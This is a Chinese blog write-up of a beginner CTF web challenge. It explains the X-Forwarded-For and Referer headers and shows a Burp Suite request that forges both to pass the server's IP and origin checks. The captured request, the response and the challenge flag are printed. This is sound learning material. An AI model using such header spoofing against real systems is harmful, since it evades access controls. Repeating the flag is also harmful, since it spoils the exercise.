攻防世界--WEB题之xff_referer

原创

LT.XQ 于 2021-03-05 13:09:53 发布 230 收藏 2

分类专栏： CTF学习--刷题

本文链接：https://blog.csdn.net/qq_45786729/article/details/114324583

CTF学习--刷题 专栏收录该内容

15 篇文章 1 订阅

订阅专栏

问题描述：

> 难度系数：两颗星
> 题目来源： Cyberpeace-n3k0
> 题目描述：X老师告诉小宁其实xff和referer是可以伪造的。
> 题目场景：
> 点击获取在线场景
> 题目附件： 暂无

知识点：

> xff:X-Forwarded-For（XFF）是用来识别通过HTTP代理或负载均衡方式连接到Web服务器的客户端最原始的IP地址的HTTP请求头字段。

> referer：Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器该网页是从哪个页面链接过来的，

工具：


> Burp suite

解题步骤：


1. 打开题目所给的网站，我们可以看到这样的信息。接下来的思路就是进行抓包，修改相应的信息。

ip地址必须为123.123.123.123


2. 抓包后，点击proxy进行查看，再点击headers进行修改，点击add添加‘X-Forwarded-For’，值为‘123.123.123.123’。添加后点击‘Action’，再点击‘send to repeater’。




3. 点击repeater，再点击send，进行查看response，我们会发现另一个线索。看来不光要修改X-Forwarded-For，还需要修改referer。



4. 点击proxy，在原来的基础之上，添加一个referer。添加后，就重复2、3步骤中的步骤进行查看response。



5. 我们在其中会发现，flag就在其中。提交，正确。


Send
Cancel
Target: http://111.200.241.244:41781
Request
Raw
Params
Headers
Hex
GET / HTTP/1.1
Host: 111.200.241.244:41781
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: look-here=cookie.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 123.123.123.123
referer: https://www.google.com
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Date: Wed, 03 Mar 2021 11:50:04 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 631
Connection: close
Content-Type: text/html
<html>
<head>
<meta charset="UTF-8">
<title>index</title>
<link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
<style>
body{
margin-left:auto;
margin-right:auto;
margin-TOP:200PX;
width:20em;
}
</style>
</head>
<body>
ip地址必须为123.123.123.123
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><script>document.getElementById("demo").innerHTML="cyberpeace{91eb7c7a1598360282f329198990ee08}";</script></body>
</html>
https://blog.csdn.net/qq_45786729